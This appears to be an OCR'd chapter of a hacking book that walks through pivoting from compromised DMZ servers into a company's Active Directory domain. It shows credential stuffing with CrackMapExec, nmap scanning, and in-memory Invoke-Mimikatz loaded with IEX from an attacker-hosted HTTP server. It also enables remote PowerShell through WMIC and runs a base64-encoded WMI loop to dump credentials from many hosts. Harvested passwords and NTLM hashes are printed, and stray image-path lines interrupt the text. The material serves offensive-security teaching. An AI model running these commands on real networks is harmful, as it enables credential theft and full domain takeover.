The three most important domain groups that possess total control over the domain and all its resources are the domain admins group, enterprise admins group and domain administrators.

If we control an account belonging to one of these groups, that's an automatic check and mate for the company. There are additional domain groups that provide a less direct path to complete dominion over the domain that we could leverage just as well. I strongly encourage you to check out Sean Metcalf's excellent blog about the subject at https://adsecurity.org/?p=3700.

Now back to our current situation. Should we execute a simple systeminfo command on the Windows machines we compromised in the public DMZ, we would notice that they are not attached to any Active Directory domain. The domain field displays the default WORKGROUP value.

```
C:\> systeminfo

...snip...

Page File Location(s):    C:\pagefile.sys

Domain:                   WORKGROUP

Logon Server:             \\EXTSV088

...snip...
```

This is no coincidence. Every sensible company should consider its Active Directory to be an internal resource that has no business managing public-facing internet resources. Some shops opt for yet another strategy: a dedicated Active Directory domain or even forest to manage their pool of internet-facing machines, which introduces its own set of exploit pathways. However, SPH chose the simpler option of excluding all of its DMZ servers from the internal domain and managing them with one single administrator password.

The whole purpose of the following chapters is to pivot from these untrusted, external Windows machines to a domain-joined machine, and, of course, to escalate our privileges within that domain.

Where are we going?

We know the DMZ segment is on the private network 192.168.1.0/24, but what about the internal network? We could blindly guess its range, but that is not much fun.

Luckily, it turns out that in most cases, DMZ servers are bound to interact with a few internal machines, be they databases, file servers, workstations, etc. Somewhere in that swamp of machines, there is an application with a wicked dependency only satisfied by a resource in the internal network.

To uncover this invisible thread, we run a simple netstat command to list all currently active connections on all the machines we pwned so far. Soon enough, we uncover the small gem we're after:

```
FrontGun$ proxychains crackmapexec -u Administrator -p M4ster_@dmin_123
-d WORKGROUP 192.168.1.70 -x "netstat -ano | findstr ESTABLISHED"
```

```
192.168.1.79:445 SPH-42AB5717766 [+] Executed command

192.168.1.79:445 SPH-42AB5717766 TCP 127.0.0.1:445 127.0.0.1:1730
ESTABLISHED

192.168.1.79:445 SPH-42AB5717766 TCP 192.168.1.70:135
192.168.1.90:38575 ESTABLISHED

192.168.1.79:445 SPH-42AB5717766 TCP 192.168.1.70:445
```

192.168.1.90:38575 ESTABLISHED

192.168.1.79:445 SPH-42AB5717766 TCP 192.168.1.70:1727 10.10.20.118:445 ESTABLISHED

The IP 10.10.20.118 is definitely not part of the DMZ network. It’s a private IP range, which means it has a fair chance of being either the internal network or another DMZ. Let’s give that IP segment a try. Being the conservative hackers we are, we assume, until proven otherwise, that it is a small /24 network to limit the number of probes we send.

Password reuse

We have enough password material in our bag, so we will not necessarily look for new vulnerabilities in this new IP segment. After all, why look for complicated exploits when we can simulate a normal user logon. Our strategy will be a simple authentication attempt on all Windows machines with credentials we have already harvested.

It is not a classic brute force attack where we try multiple passwords for a single account, but rather a credential stuffing attack: On each machine, we try the same combination of account and password. Each account is technically only tested once on each machine, so we avoid locking users or triggering the most basic detection rules. This statement only applies to local users. As previously explained, a domain user authenticates to the domain controller. The lockout count is then held by the DC and does not take into account the targeted machine. E.g., if lockout is set to five and we fail authentication on five different machines, a domain account would effectively be locked, whereas a local account would not.

The idea is to find a machine on this new IP range that accepts one of the local users we've already obtained. All we need is one out of what appears to be a segment of 253 internal machines. Once we find the one, we can relaunch Mimikatz, get more passwords, find out more IP ranges, and get even more passwords. It's just like in the capitalist world: the richer you are, the richer you get.

First, we launch Nmap to identify target machines with port 445 open to narrow down the target's list. We also include 3389, the port associated with remote desktop protocol, which also offers interesting attack venues.

```
FrontGun:~# proxychains nmap -n -p445,3389 10.10.20.0/24
Starting Nmap 7.00 ( https://nmap.org ) at 2016-12-26 22:56 CET
Nmap scan report for 10.10.20.27
445/tcp  open  microsoft-ds
3389/tcp closed ms-wbt-server

Nmap scan report for 10.10.20.90
445/tcp  open    microsoft-ds
3389/tcp filtered ms-wbt-server

Nmap scan report for 10.10.20.97
445/tcp  open  microsoft-ds
3389/tcp closed ms-wbt-server

Nmap scan report for 10.10.20.118
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 10.10.20.210
445/tcp  open    microsoft-ds
```

3389/tcp filtered ms-wbt-server

Nmap scan report for 10.10.20.254

445/tcp filtered microsoft-ds

3389/tcp filtered ms-wbt-server

Given that we are contacting these servers from the DMZ network, it is quite predictable that some ports turn out to be filtered.

Of all the accounts we got, svc_mnt is one of the most promising. It seems like a generic service account. Therefore, it has better odds of being present on another server. We launch CrackMapExec with that account, hoping for the best:

FrontGun:~#proxychains crackmapexec smb 10.10.20.27 10.10.20.90 10.10.20.97 10.10.20.118 10.10.20.210 -u svc_mnt -p Hello5\!981 -d WORKGROUP

10.10.20.118:445 FRSV118 [*] Windows 2008 Build 9600


10.10.20.210:445 FRSV210 [-] WORKGROUP\svc_mnt:Hello5!981 STATUS_LOGON_FAILURE

...snip...

10.10.20.118:445 FRSV118 [*] Windows 2012 Build 9600 (domain:SPH.CORP)

10.10.20.118:445 FRSV118 [+] WORKGROUP\svc_mnt:Hello5me

Brilliant. Server FRSV118 positively accepted our credentials and is part of the SPH.CORP domain! Yet we cannot just go ahead and execute Mimikatz or dump the local SAM database. Starting from Windows Vista, Microsoft introduced a security feature called User Access Control (UAC). Users, even admins, are by default granted a low-privilege session with no admin rights. When they need to effectively exercise their admin privileges by, for instance, copying a file to “C:\Program files”, they get that familiar pop-up to click on before receiving a temporary elevated session where they can carry out admin tasks.



User Account Control
X
Do you want to allow this app to make changes to your device?
Windows PowerShell
Verified publisher: Microsoft Windows
Show more details
Yes
No

Since we perform command execution through SMB, we have no way of passing UAC and its graphical pop-up, so we are stuck with a regular user session, even though the account we have is really admin on the machine.

You may wonder why we did not encounter this problem earlier. If you look back at our previous targets, they were either Windows 2003 machines and therefore not implementing UAC or we were using the default administrator account, which is, by default, exempt from UAC. This setting can be configured or disabled entirely through the LocalAccountTokenFilterPolicy registry key.

Luckily for us, UAC won't be much of an issue here since FRSV118 has an open RDP port (3389), which would give us a graphical interactive session on the remote server to validate UAC.

We launch rdesktop (or mstsc) on the Front Gun server and connect with the svc_mnt account:


Remote Desktop Connection
Remote Desktop
Connection
Computer:
10.10.20.118
User name:
.\svc_mnt
You will be asked for credentials when you connect.
Show Options
Connect
Help

We open a PowerShell prompt with administrative privileges (right-click > run as Administrator), validate UAC, then prepare our commands to execute Mimikatz.

First, we build a PowerShell Web client object:

```
PS > $browser = New-Object System.Net.WebClient
```

Add in the default system proxy in case there is one:

```
PS > $browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials
```

Then download the Invoke-Mimikatz script currently hosted on BC-Security's Empire repo: https://github.com/BC-SECURITY/Empire

```
PS > $content = $browser.DownloadString("https://bit.ly/3hk6yGQ")
```

We wait patiently for a few seconds, but the DownloadString function just lags; it seems machines on the 10.10.20.0/24 segment cannot access the internet—at least not without going through a proxy that requires valid domain credentials, which we do not have yet. Remember that svc_mnt is a local account, not a domain user.

To bypass this limitation, we download Invoke-Mimikatz.ps1 to the Linux server in the DMZ we compromised earlier and run a simple HTTP server to make it available:

```
root@career:~# wget https://bit.ly/3hk6yGQ -O myscript.ps1

root@career:~# python3 -m http.server 8080
```

We update the PowerShell command to reflect the change in the URL and launch it a second time:

```
PS > $content =
$browser.DownloadString("http://192.168.1.46:8080/myscript.ps1")

PS >
```

Works like a charm! We load the script's content in memory using the Invoke-Expression (IEX) command, then call the invoke-mimikatz method:

```
PS > IEX($content)

PS > invoke-mimikatz

...snip...

wdigest:

  * Username: Administrator

  * Domain: FRSV118

  * Password: M@ster_P@ssword1
```

Kerberos:

  * Username: Administrator

  * Domain: FRSV118

...snip...

We might not be domain admins yet, but I hope you did not miss the local administrator’s password popping on the screen: M@ster_P@ssword1.

It appears domain machines have different local administrator accounts than non-domain machines. The awesome thing now is that we can launch Mimikatz on all machines sharing this same administrator account. Sometimes it will hit and other times it will miss, of course, but we only need one domain-privileged account connected to be currently active on the machine to snatch their credentials!

Instead of launching Mimikatz from CrackMapExe—on the Front Gun server through the socks proxy in the DMZ network—we will launch it directly from the 10.10.20.118 server. That way, we can avoid any firewall filtering altogether. CrackMapExec relies on RPC ports 135 and 49152 to 65535 to remotely execute Mimikatz. Not something a firewall likely permits between the DMZ and the internal network.

We open the RDP session using the administrator account we got, then adapt the script to support execution on multiple machines by adding the -Computer switch:

PS > $browser = New-Object System.Net.WebClient


PS > IEX($browser.DownloadString("http://192.168.1.46:8080/Invoke-Mimikatz.ps1"))

PS > invoke-mimikatz -Computer FRSV27, FRSV210, FRSV229, FRSV97 |out-file result.txt -Append

This time, Invoke-Mimikatz will create remote threads using a remote PowerShell execution, also called WinRM service on port 5985, then store the result in the file result.txt.

Note: If WinRM is not enabled (port 5985 is closed), we can first enable it remotely using the WMIC command to remote execute commands on the machine:

wmic /user:administrator /password: M@ster_P@ssword1 /node:10.10.20.229 process call create " powershell enable-PSRemoting -force




```
        [00000003] Primary
         * Username : adm_supreme
         * Domain   : SPH
         * NTLM     : 3fa1131d5eecbd2bd1fa8cace8c51d16
         * SHA1     : 2beb0e846a2e66d63d884790e92baa58a7fbee48
        [00010000] CredentialKeys
         * NTLM     : 3fa1131d5eecbd2bd1fa8cace8c51d16
         * SHA1     : 2beb0e846a2e66d63d884790e92baa58a7fbee48
        tspkg :
        wdigest :
         * Username : adm_supreme
         * Domain   : SPH
         * Password : Charvel097*
        kerberos :
         * Username : adm_supreme
         * Domain   : SPH.CORP
         * Password : (null)
        ssp :   KO
```

Lo and behold! More than 60 passwords were harvested. Sure enough, we spot an account that could have interesting privileges: adm_supreme. We open a new RDP session on our currently compromised machine FRSV118 with the adm_suprime account and query the domain admins group to be sure:

```
C:\users\Administrator\Desktop> net group "domain admins" /domain

Group name  Domain Admins

Members

-------------------------------

adm_jennifer    adm_richard

adm_supreme Administrator
```

Adm_supreme indeed belongs to the domain admin group. Check and mate!

Note: When querying domain resources (groups, users, etc.), remember to always use a valid domain account. In the screen above, we reconnected to 10.10.20.118 with the adm_supreme account before executing the net group command.

Using the invoke-mimikatz feature to execute code on multiple machines is not really reliable. If the admins did not properly configure PowerShell remoting, it can be a bit tricky to make it work. One way around such an issue is to use WMI, the other interesting tool for executing remote commands on a server.

The idea is to create a one-line command PowerShell that executes Mimikatz and dumps the content to a local file. We remotely launch this code using WMI, wait a few seconds, then retrieve the file on our machine. For this maneuver to work, we need an account absolved from UAC, such as the built-in administrator account that we just retrieved.

Let’s take it step by step.

First, we slightly change the previous code to include the target’s IP address in the output’s filename:

```
$browser = New-Object System.Net.WebClient

IEX($browser.DownloadString("http://192.168.1.46:8080/Invoke-Mimikatz.ps1"))

$machine_name = (get-netadapter | get-netipaddress | ? addressfamily -eq "IPv4").ipaddress

invoke-mimikatz | out-file c:\windows\temp\$machine_name".txt"
```

We then change every line break into a semi-colon “;” and encapsulate the previous commands in a PowerShell variable named $command:

```
$command = '$browser = New-Object
System.Net.WebClient;IEX($browser.DownloadString("http://192.168.1.90:443/
Mimikatz.ps1"));$machine_name = (get-netadapter | get-netipaddress | ?
addressfamily -eq "IPv4").ipaddress;invoke-mimikatz | out-file
c:\windows\temp\$machine_name".txt"'
```

We base64 encode this variable and define the machines to target in the $PC_IP variable:

```
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)

$encodedCommand = [Convert]::ToBase64String($bytes)

$PC_IP = @("10.10.20.229", "10.10.20.97")
```

We then prepare a loop, launching WMI through invoke-wmimethod, which spawns PowerShell with the earlier base64 code passed as the argument. ForEach-Object will put each element of the $PC_IP list in a variable named $_

```
$PC_IP | ForEach-Object {

invoke-wmimethod -ComputerName $_ win32_process -name create -
argumentlist ("powershell -encodedcommand $encodedCommand")

}
```

